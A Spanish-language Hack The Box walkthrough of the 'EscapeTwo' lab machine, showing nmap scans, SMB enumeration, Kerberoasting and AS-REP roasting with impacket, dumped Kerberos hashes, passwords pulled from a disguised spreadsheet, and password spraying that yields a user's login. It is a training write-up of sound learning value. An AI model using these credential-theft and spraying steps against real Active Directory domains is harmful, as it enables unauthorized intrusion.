

Máquina Escape Two Hack The Box Easy

Por primera vez en mi vida veo que hackthebox nos facilita las credenciales de un usuario para vulnerar el active directory. Vamos a ver por donde nos conduce este reto

Target IP Address
10.10.11.51
Machine Information
As is common in real life Windows pentests, you will start this box with credentials for the following account: rose / KxEPkKe6R8su

```
(jouker@joukerm)-[~]
$ ping -c 1 10.10.11.51
PING 10.10.11.51 (10.10.11.51) 56(84) bytes of data.
64 bytes from 10.10.11.51: icmp_seq=1 ttl=127 time=40.0 ms

--- 10.10.11.51 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 39.955/39.955/39.955/0.000 ms
```

Realizamos el Nmap para ver los puertos que tiene abierto, como es habitual podemos ver los 900 puertos abiertos en un Domain Controller. Nos llama la atención el puerto 88 kerberos y el 5985

winrm, aparte de los habituales e imprescindibles como smb.

```
$ sudo nmap -p- --min-rate 5000 -n -Pn -sV -sC -vvv 10.10.11.51 -oN scan.txt
[sudo] contraseña para jouker:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 20:54 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 20:54
Completed NSE at 20:54, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 20:54
Completed NSE at 20:54, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 20:54
Completed NSE at 20:54, 0.00s elapsed
Initiating SYN Stealth Scan at 20:54
Scanning 10.10.11.51 [65535 ports]
Discovered open port 445/tcp on 10.10.11.51
Discovered open port 53/tcp on 10.10.11.51
Discovered open port 135/tcp on 10.10.11.51
Discovered open port 139/tcp on 10.10.11.51
Discovered open port 49741/tcp on 10.10.11.51
Discovered open port 88/tcp on 10.10.11.51
Discovered open port 49802/tcp on 10.10.11.51
Discovered open port 49720/tcp on 10.10.11.51
Discovered open port 49689/tcp on 10.10.11.51
Discovered open port 5985/tcp on 10.10.11.51
Discovered open port 49693/tcp on 10.10.11.51
Discovered open port 49665/tcp on 10.10.11.51
Discovered open port 9389/tcp on 10.10.11.51
Discovered open port 49667/tcp on 10.10.11.51
Discovered open port 1433/tcp on 10.10.11.51
Discovered open port 3269/tcp on 10.10.11.51
Discovered open port 49666/tcp on 10.10.11.51
Discovered open port 464/tcp on 10.10.11.51
Discovered open port 49664/tcp on 10.10.11.51
Discovered open port 49698/tcp on 10.10.11.51
Discovered open port 47001/tcp on 10.10.11.51
```

Nombre del dominio:

```
21XZSIqShMXzXmLTW/G+LzqK3U3VTcKo0yUKqMLkYzXzQ+kYVLqg00X
-----END CERTIFICATE-----
3269/tcp open ssl/ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb., Site: Default-First-Site-Name)
ssl-date: 2025-04-11T18:56:45+00:00; +2s from scanner time.
ssl-cert: Subject: commonName=DC01.sequel.htb
Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.sequel.htb
Issuer: commonName=sequel-DC01-CA/domainComponent=sequel
Public Key type: rsa
Public Key bits: 2048
Signature Algorithm: sha256WithRSAEncryption
Not valid before: 2024-06-08T17:35:00
Not valid after: 2025-06-08T17:35:00
MD5: 09fd:3df4:9f58:da05:410d:e89e:7442:b6ff
SHA-1: c3ac:8bfd:6132:ed77:2975:7f5e:6990:1ced:528e:aac5
-----BEGIN CERTIFICATE-----
```

Obviamente si nos dan credenciales habrá que aprovecharlo, pero igualmente nos quedamos con que el guest se encuentra desactivado.


```

(jouker@joukerm)-[~/temporal]
$ netexec smb 10.10.11.51 -u 'rose' -p 'KxEPkKe6R8su' --users | awk '{print $5}' > users.txt

(jouker@joukerm)-[~/temporal]
$ cat users.txt
[*]
[+]
-Username-
Administrator
Guest
krbtgt
michael
ryan
oscar
sql_svc
rose
ca_svc
[*]

```

Desde luego tan fácil no podía ser...

```

$ impacket-GetNPUsers -usersfile users.txt -request -format hashcat -dc-ip 10.10.11.51 'sequel.htb/'
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow()
objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User michael doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ryan doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User oscar doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sql_svc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User rose doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ca_svc doesn't have UF_DONT_REQUIRE_PREAUTH set

(jouker@joukerm)-[~/temporal]
$ █

```

Seguimos a ver si hay suerte y vemos algo interesante a través de smbmap de forma recursiva con los archivos que hemos visualizado antes.

El -r lo pongo para que me liste todo sin necesidad de entrar dentro y así evitar algo de tiempo innecesario.

```
(jouker@joukerm)-[~/temporal]
$ smbmap -H 10.10.11.51 -u 'rose' -p 'KxEPkKe6R8su' -r

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[\] Traversing shares...
```

No parece haber info relevante en los últimos recursos compartidos de momento...

```
NETLOGON
./NETLOGON
dr--r--r--      0 Sat Jun  8 18:39:53 2024  .
dr--r--r--      0 Sat Jun  8 18:39:53 2024  ..
SYSVOL
./SYSVOL
dr--r--r--      0 Sat Jun  8 18:39:53 2024  .
dr--r--r--      0 Sat Jun  8 18:39:53 2024  ..
dr--r--r--      0 Sat Jun  8 18:39:53 2024  sequel.htb
Users
./Users
dw--w--w--      0 Sun Jun  9 15:42:11 2024  .
dw--w--w--      0 Sun Jun  9 15:42:11 2024  ..
dw--w--w--      0 Sun Jun  9 13:17:29 2024  Default
fr--r--r--     174 Sun Jun  9 04:27:10 2024  desktop.ini
[*] Closed 1 connections
```

Hay uno que si que llama algo más la atención.

Se me olvidaba un pequeño detalle, el asreproast es para cuando no tenemos user password, pero claro, al no estar acostumbrado se me habia olvidado el kerberoasting, ese pequeño detalle puede llegar a ser relevante.

```
Password:
[-] Error in bindRequest -> invalidCredentials: 8009030C: LdapErr: DSID-0C090815, comment: AcceptSecurityContext error, data 52e, v4563

(jouker@joukerm)-[~/temporal]
$ Impacket-GetUsersSPNs sequel.htb/rose -dc-ip 10.10.11.51
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName  Name      MemberOf
-----
sequel.htb/sql_svc.DC01  sql_svc  CN=SQLRUserGroupSQLEXPRESS,CN=Users,DC=sequel,DC=htb
sequel.htb/ca_svc.DC01  ca_svc   CN=Cert Publishers,CN=Users,DC=sequel,DC=htb

PasswordLastSet      LastLogon      Delegation
-----
2024-06-09 09:58:42.689521  2025-04-11 17:49:03.919059
2025-04-11 21:12:29.113241  2024-06-09 19:14:42.333365
```

Y tan relevante...

```
[jouker@joukerm] ~/temporal
$ impacket-GetUsersSPNs sequel.htb/rose -dc-ip 10.10.11.51 -request
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

Password:
-----
ServicePrincipalName      Name      MemberOf
-----
sequel.htb/sql_svc.DC01  sql_svc   CN=SQLUserGroup$OLEXPRESS, CN=Users, DC=sequel, DC=htb
sequel.htb/ca_svc.DC01   ca_svc    CN=Cert Publishers, CN=Users, DC=sequel, DC=htb
-----
PasswordLastSet           LastLogon           Delegation
-----
2024-06-09 09:58:42.689521 2025-04-11 17:49:03.919050
2025-04-11 21:12:29.113241 2024-06-09 19:14:42.333365

[.] CCache file is not found. HTBShipping...
$krb5tgs$23$ca_svc$SEQUEL.HTB$sequel.htb/sql_svc$0549fed291aa466f85b8b3348b9c87885165849d50516a663e67a8d44ff0b5ea70b0ec3f3eba9365ec1d44fc037951554a4780dbb9faecfa91bf5353b87092459ceae
24da6b69d3cecf593bc95cc18865aac4399819ee70bb8b56d49eba665abb1db185c25d122750b604807d41a93228214763c520f7d32fa962d618580b15b7f48d2c725b75420184e817c5a9db48047ec80e47c6a2071bdc8897b5140c9d72
e626c8af669767adc0f4f3d069f343176c7c69e1b844c18578c173bce934b077423ccf3efc5cbdaecbe3cc4f1860916c96cd7374484b344cd38a453f20cdf7387ad27c7b8b9082bf7b42db9394063bfdeb38fcd5a6a4afe8b7b512613fe
96ce057f50477cb5df2a8b907cb9243710512b037de08c17817229d4319dd19885c7ce842054bcd7dd1c1cddb5c8654d214714c4c95de7b48b267763b38c2e17c602c6f48d95ce9e9d6a7b4f5a35314159a5e632f2727d75efd3030e581bd
e07ac564aec49634f889034aec709058dd0a2ff9b076309416f1c48853b58b166fe69bf193f7e9a1ba4d78c47549b260f15f82a2e075ecff861b138048cdce56a6799c81eb746e223cf68002044f6f2ab16f224eebf11904c9a256bdf
fba112885dbcb4862e4f1832f4d6cad3065f2dea6232d3f1ae00b186334d91678971b0dd7d73b669aef1e90bf5eb902c26eb9784ab95c606080d148a36f2164a588015dd281afe87443b1fbc08f2272e1e3850b83dba928b7beef853f3c6a
c2433a9c5f98fa5b69812259ed425120d9df7c7a845430b2f883dc7ac0276030b07e26f771369b09f9c19a87ca674e3684b583a4c13974df49083b44a7c30c33914035c9c07d5373d8ccc4bafead6676abceabff60e44bcb09b9e1841
d4f5322701a9f4adfaea0245af008eb4864f45773c43945318d2cd625f185784d0c4700b085e9e518a754859464f554958061dd96ea08dc943c06e0a4962899ba062439126e927f1dd2518c6f1ac016c671fa3e40b6c1a8364f0c4
0c33db4d2667daa7811aa2f1993ac5fec2da6e3bcb309440ae9f0feas5850358615b0434de1dd75b472be5c11f2189b05446fb9ba44a8897e39a7d65e06a7ce86ff42cddb6f300363206a2f975a2fa25fce181888a75fc250100831d505
c46c9d16b2ca6f8d1bcbf420f2c41433f372c783d751c95cd7a6665941b482e4089c43bddc12f7cb12964c01f1febfb68f4bc6775300e758047d69243d8439cac97e4f4df688e97f116ceb057d7493d7d3fcefcc63e085b6200e22a4a08
e893ff72faa8a73999ee024d2a37a6fe561eb7ce3e05be7d5370f679e2463ed6f586fa0d59dc511062929c2c66a4135e8c1e2cec9e9528d3c0a8a5726d59b6511d3091da143076f227e1e67ac3ba178555363dc8bd22369e38160f8
25e37c76d452f2e4c85a3bf5d94b56
$krb5tgs$23$ca_svc$SEQUEL.HTB$sequel.htb/ca_svc$8f8350ef9bc5d242ed1b7f226bffa1ab505ba3726f442664b41a04ddf8aef38480b118c793e5759a89f8cc5e22a609b12993cadb09534bd66777d15b24eab2b29d239ba76a
3afab1de2a5320bee440911704b50047fe7eb244de9ba49022f1e0800f06c77275fa43780800f0ef0809b372521f53410fa4940086d1596626a697be52c6b1e2ad77383003ee1b2d359ebd347a2f289906760f4b4951636851
ad6c3c888a1e998cf4a99e93ff9db0f9c0e3de403897b92851e018801525e2922467ad77afe4b1255cac7921aa0ff0c0c64532fb69434f4c4d68f8a0e77af621b931aa6473eb91c535cdd08c739ad3ab8aeb8781bb6b0bede80060577b5aaf
f6e56ab0d47862fe916a2f7f9c7f213a7f1c5b0b704bad2ac046485dc37a12b6ced30235e0dc31fe959d352832ef830e5e565b8f92df1a7116757ed442cac8ba9f02862aac79f62bc0c3635567b69636c6181ae70fcf8238994477da3ea
98b7174af24d399f31eca73fc5f432fde3cc4f0b0e59978c2f40477b04d8b6c659035c6ef0c857e6d2f6378ac163017423b44708dd0375878dfc8d46e1579f336fa676ac48b4145f45d4df1ed1810df2dab8f1bdc4051679aa493a64d3
256914a045870a5ab3f4619869d1da541297ca8eca5432101c340ad59813d4d609d0c254e6375ecb7d217f5ec6bc0c28c2efb5133ee17a7988e3c68217a0947868c298e060759ab36d0f9d0f05d2144828404c423c71ef209f658afe2a3
affdb0c30a10a694a1b292b87d0e44810e85308b9afed277d1dfc7e22ce235b920a278918c78ea36435cdef72c9d106354a772812ceb93dbbc3c36d342ea34be36a18bcc097332096e9b6906df59ea4321ad385f7f61f39660ab4a0d8ba
9abaa14803809812b2e65736b7f41dd0a2bb7d521d4485e0303b77496c21774c58f368ab8a5383c14fdd8e5f366cde1cb6801ce793a1a2e208ebb538c17f31139e4f85653bfc1c983d7407d19c2bad59388f8fa6be8d8195059696
9eae89300bf677b1220fa5b6c62b6fcs31799bb2900b0ac30ae59c9e160117427e0783b78d42967f1b98fcs350504b03277d0e0ca725fb8c032a2ef4299f702ff1287b2c080ec49496977620446059bdc61da58ac9e26bf1c5493a7741
d031378d199bb252327fec4db02d85e410631ab8c17c0882f120bed8fc93bc3851f5c78a78ddc0a009978dc3ab04a86c8a2a5baee7ce88f9271631836869197edc8c5c824da6a4bc146b3b57565cfceae7c7558805b62c1b006
0b800e902fba152c51d60bb42c121fafa0ca6a0b619f5f86b43d8367d9e9641436d647c95a995cc4fa596530063e7a1c78615591368d43a5ee9382e7696c6a28d2e18b0577da6ea67f2dcb64694e9f5d54c16dc15909cef90a2fbad55
4e516ae090b4640b943977a8289b
```

Extraño, con el rockyou no he sacado absolutamente nada, osea tengo los hashes pero no tengo los passwords, deberia usar otros diccionarios de fuerza bruta? Harían esto en esta máquina?


```
(jouker@joukerm) [~/temporal]
$ nano sql_svc

(jouker@joukerm) [~/temporal]
$ nano ca_svc

(jouker@joukerm) [~/temporal]
$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt sql_svc
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:10 42.24% (ETA: 21:16:15) 0g/s 616550p/s 616550c/s 616550C/s liryone..liquid2309
0g 0:00:00:17 74.14% (ETA: 21:16:14) 0g/s 624655p/s 624655c/s 624655C/s SWAGON..SURRELL
0g 0:00:00:22 DONE (2025-04-11 21:16) 0g/s 629940p/s 629940c/s 629940C/s !!12Honey..*7iVamos!
Session completed.

(jouker@joukerm) [~/temporal]
$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt ca_svc
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:09 39.82% (ETA: 21:16:43) 0g/s 647046p/s 647046c/s 647046C/s manga8246642..maneepaul
0g 0:00:00:15 67.14% (ETA: 21:16:43) 0g/s 642029p/s 642029c/s 642029C/s biggins93..bigfoot1133
0g 0:00:00:22 DONE (2025-04-11 21:16) 0g/s 641204p/s 641204c/s 641204C/s !!12Honey..*7iVamos!
Session completed.
```

Intento abrir los documentos xlsx en oppenoffice de kali y no funciona, lo mismo pasa con el pc de sobremesa despues de pasarme los archivos.



Creo que nos han engañado ya que lo que tenemos realmente no son archivos excel si no que tenemos archivos .zip, juegan a lo bajo esta vez.

```
total 36
-rw-r--r-- 1 jouker jouker 10217 abr 11 21:11 accounting_2024.xlsx
-rw-r--r-- 1 jouker jouker 6780 abr 11 21:11 accounts.xlsx
-rw-r--r-- 1 jouker jouker 2098 abr 11 21:15 ca_svc
drwxrwxr-x 4 jouker jouker 4096 abr 2 12:32 Rubeus
-rw-r--r-- 1 jouker jouker 2100 abr 11 21:15 sql_svc
-rw-r--r-- 1 jouker jouker 66 abr 11 21:03 users.txt

(jouker@joukerm)-[~/temporal]
$ file accounts.xlsx
accounts.xlsx: Zip archive data, made by v2.0, extract using at least v2.0, last modified, last modified Sun, Jun 09 2024 10:47:44, uncompressed size 681, method=deflate

(jouker@joukerm)-[~/temporal]
$ file accounting_2024.xlsx
accounting_2024.xlsx: Zip archive data made by v4.5, extract using at least v2.0, last modified, last modified Sun, Jan 01 1980 00:00:00, uncompressed size 1284, method=deflate

(jouker@joukerm)-[~/temporal]
$
```

Hay bastantes cosas dentro del archivo, nunca hay que descartar que sea un rabbit hole.


```
(jouker@joukerm)-[~/temporal/rola1]
$ unzip contable2024.zip
Archive:  contable2024.zip
file #1:  bad zipfile offset (local header sig):  0
  inflating: _rels/.rels
  inflating: xl/workbook.xml
  inflating: xl/_rels/workbook.xml.rels
  inflating: xl/worksheets/sheet1.xml
  inflating: xl/theme/theme1.xml
  inflating: xl/styles.xml
  inflating: xl/sharedStrings.xml
  inflating: xl/worksheets/_rels/sheet1.xml.rels
  inflating: xl/prINTERSettings/prINTERSettings1.bin
  inflating: docProps/core.xml
  inflating: docProps/app.xml
```

```
(jouker@joukerm)-[~/temporal/rola1]
$ ls -l
total 24
-rw-r--r-- 1 jouker jouker 10217 abr 11 21:11 contable2024.zip
drwxrwxr-x 2 jouker jouker  4096 abr 11 21:33 docProps
drwxrwxr-x 2 jouker jouker  4096 abr 11 21:33 _rels
drwxrwxr-x 6 jouker jouker  4096 abr 11 21:33 xl
```

```
(jouker@joukerm)-[~/temporal/rola1]
$
```

```
(jouker@joukerm)-[~/temporal/rola1/docProps]
$ cat app.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Properties xmlns="http://schemas.openxmlformats.org/officeDocument/2006/extended-properties" xmlns:vt="http://schemas.openxmlformats.org/officeDocument/2006/docPropsVTypes"><Application>Microsoft Excel</Application><DocSecurity><ScaleCrop>false</ScaleCrop><HeadingPairs><vt:vector size="2" baseType="variant"><vt:lpstr>Hojas de cálculo</vt:lpstr><vt:variant><vt:variant><vt:lpstr>1</vt:lpstr></vt:vector></HeadingPairs><TitlesOfParts><vt:vector size="1" baseType="lpstr"><vt:lpstr>Sheet1</vt:lpstr></vt:vector></TitlesOfParts><Company></Company><LinksUpToDate>false</LinksUpToDate><SharedDoc>false</SharedDoc><HyperlinksChanged>false</HyperlinksChanged><AppVersion>16.0300</AppVersion></Properties>

(jouker@joukerm)-[~/temporal/rola1/docProps]
$ cat core.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<cp:coreProperties xmlns:cp="http://schemas.openxmlformats.org/package/2006/metadata/core-properties" xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:dcterms="http://purl.org/dc/terms/" xmlns:dcmttype="http://purl.org/dc/dcmitype/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"><dc:creator></dc:creator><cp:lastModifiedBy>Ruy Alonso Fernández</cp:lastModifiedBy><dc:terms:created xsi:type="dcterms:W3CDTF">2024-06-09T09:44:43Z</dcterms:created><dcterms:modified xsi:type="dcterms:W3CDTF">2024-06-09T09:48:57Z</dcterms:modified></cp:coreProperties>
```

Hay un password? Habrá que hace password sptying con esto?

```
(jouker@joukerm)-[~/temporal/rola1/xl]
$ cat sharedStrings.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="25" uniqueCount="24"><s><t xml:space="preserve">First Name</t></s><s><t xml:space="preserve">Last Name</t></s><s><t xml:space="preserve">Email</t></s><s><t xml:space="preserve">Username</t></s><s><t xml:space="preserve">Password</t></s><s><t xml:space="preserve">Angela</t></s><s><t xml:space="preserve">Martin</t></s><s><t xml:space="preserve">angela@sequel.htb</t></s><s><t xml:space="preserve">angela</t></s><s><t xml:space="preserve">0fwz7Q4m5purIt99</t></s><s><t xml:space="preserve">Oscar</t></s><s><t xml:space="preserve">Martinez</t></s><s><t xml:space="preserve">oscar@sequel.htb</t></s><s><t xml:space="preserve">oscar</t></s><s><t xml:space="preserve">86LxLBmGEWakUnBG</t></s><s><t xml:space="preserve">Kevin</t></s><s><t xml:space="preserve">Malone</t></s><s><t xml:space="preserve">kevin@sequel.htb</t></s><s><t xml:space="preserve">kevin</t></s><s><t xml:space="preserve">sa</t></s><s><t xml:space="preserve">sa@sequel.htb</t></s></sst>
```

He abierto este archivo en un explorador web para verlo un poquito más ordenado y hay varios passwords y también hay varios usuarios. Por lo que probare con todos estos passwords y los usuarios que he

obtenido.

```
-<sst count="25" uniqueCount="24">
  -<si>
    <t xml:space="preserve">First Name</t> 1
  </si>
  -<si>
    <t xml:space="preserve">Last Name</t> 2
  </si>
  -<si>
    <t xml:space="preserve">Email</t> 3
  </si>
  -<si>
    <t xml:space="preserve">Username</t> 4
  </si>
  -<si>
    <t xml:space="preserve">Password</t> 5
  </si>
  -<si>
    <t xml:space="preserve">Angela</t> 1
  </si>
  -<si>
    <t xml:space="preserve">Martin</t> 2
  </si>
  -<si>
    <t xml:space="preserve">angela@sequel.htb</t> 3
  </si>
  -<si>
    <t xml:space="preserve">angela</t> 4
  </si>
  -<si>
    <t xml:space="preserve">0fwz7Q4mSpurIt99</t> 5
  </si>
```

Hay varias contraseñas que me he apuntado dentro de un contraseñas.txt, después de eso intento hacer password spraying en cada uno a ver que tal, hay suerte con el usuario oscar

```
[joulker@joukerm] - [~/temporal]
$ cat pass.txt
MSSQLR0ssw0rd!
0fwz7Q4mSpurIt99
86LxLBmGEwaKunBG
Md9WlqIE5bZnVDVo

[joulker@joukerm] - [~/temporal]
$ netexec smb 10.10.11.51 -u users.txt -p '0fwz7Q4mSpurIt99'
SMB 10.10.11.51 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.51 445 DC01 [-] sequel.htb\Administrator:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB 10.10.11.51 445 DC01 [-] sequel.htb\Guest:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB 10.10.11.51 445 DC01 [-] sequel.htb\krbtgt:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB 10.10.11.51 445 DC01 [-] sequel.htb\michael:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB 10.10.11.51 445 DC01 [-] sequel.htb\ryan:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB 10.10.11.51 445 DC01 [-] sequel.htb\oscar:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB 10.10.11.51 445 DC01 [-] sequel.htb\sql_svc:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB 10.10.11.51 445 DC01 [-] sequel.htb\rose:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB 10.10.11.51 445 DC01 [-] sequel.htb\ca_svc:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB 10.10.11.51 445 DC01 [-] sequel.htb\angela:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB 10.10.11.51 445 DC01 [-] sequel.htb\kevin:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE
SMB 10.10.11.51 445 DC01 [-] sequel.htb\sa:0fwz7Q4mSpurIt99 STATUS_LOGON_FAILURE

[joulker@joukerm] - [~/temporal]
$ netexec smb 10.10.11.51 -u users.txt -p '86LxLBmGEwaKunBG'
SMB 10.10.11.51 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.51 445 DC01 [-] sequel.htb\Administrator:86LxLBmGEwaKunBG STATUS_LOGON_FAILURE
SMB 10.10.11.51 445 DC01 [-] sequel.htb\Guest:86LxLBmGEwaKunBG STATUS_LOGON_FAILURE
SMB 10.10.11.51 445 DC01 [-] sequel.htb\krbtgt:86LxLBmGEwaKunBG STATUS_LOGON_FAILURE
SMB 10.10.11.51 445 DC01 [-] sequel.htb\michael:86LxLBmGEwaKunBG STATUS_LOGON_FAILURE
SMB 10.10.11.51 445 DC01 [-] sequel.htb\ryan:86LxLBmGEwaKunBG STATUS_LOGON_FAILURE
SMB 10.10.11.51 445 DC01 [+*] sequel.htb\oscar:86LxLBmGEwaKunBG
```

```
[jouker@joukerm]~/temporal
$ netexec smb 10.10.11.51 -u 'oscar' -p '86LxLBMgEWaKUaBG'
SMB 10.10.11.51 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.51 445 DC01 [+] sequel.htb\oscar:86LxLBMgEWaKUaBG

[jouker@joukerm]~/temporal
```

```
[jouker@joukern] ~/temporal
```

```
--$ netexec smb 10.10.11.51 -u oscar -p '86LxLBmGEwaKUnBG' --shares
```

```
SMB 10.10.11.51 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:sequel.htb) (signing:True) (SMBv1:False)
```

```
SMB 10.10.11.51 445 DC01 [*] sequel.htb\oscar:86LxLBmGEwaKUnBG
```

```
SMB 10.10.11.51 445 DC01 [*] Enumerated shares
```

```
SMB 10.10.11.51 445 DC01
```

Share	Permissions	Remark
Accounting Department	READ	
ADMIN\$		Remote Admin
C\$		Default share
IPC\$	READ	Remote IPC
NETLOGON	READ	Lggon server share
SYSVOL	READ	Lggon server share
Users	READ	

```
SMB 10.10.11.51 445 DC01
```

```
[jouker@joukern] ~/temporal
```

Nada diferente en los shares:

```
jouker@joukerm:~/temporal
$ smbmap -H 10.10.11.51 -u 'oscar' -p '86LxLBMgEWaKUnBG'

  _____
 /  _  _  \  /  _  _  \  /  _  _  \  /  _  _  \  /  _  _  \  /  _  _  \
(  (  (  )  (  (  (  )  (  (  (  )  (  (  (  )  (  (  (  )  (  (  (  )
 \  _  _  \  \  _  _  \  \  _  _  \  \  _  _  \  \  _  _  \  \  _  _  \
  (  (  (  )  (  (  (  )  (  (  (  )  (  (  (  )  (  (  (  )  (  (  (  )
  _____

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.11.51:445 Name: sequel.htb Status: Authenticated
Disk Permissions Comment
-----
Accounting Department READ ONLY
ADMIN$ NO ACCESS Remote Admin
C$ NO ACCESS Default share
IPC$ READ ONLY Remote IPC
NETLOGON READ ONLY Logon server share
SYSVOL READ ONLY Logon server share
Users READ ONLY

[*] Closed 1 connections


(jouker@joukerm)-[~/temporal]
$
```

Bueno esto lo aprendí en la anterior máquina de hackthebox intelligence, que era el hecho de usar bloodhound en caso de no tener acceso a la máquina víctima, seguramente lo hubiese podido hacer al principio pero me da la sensación de que esta información podra llegar a ser relevante en el futuro ya que me he autenticado como oscar.

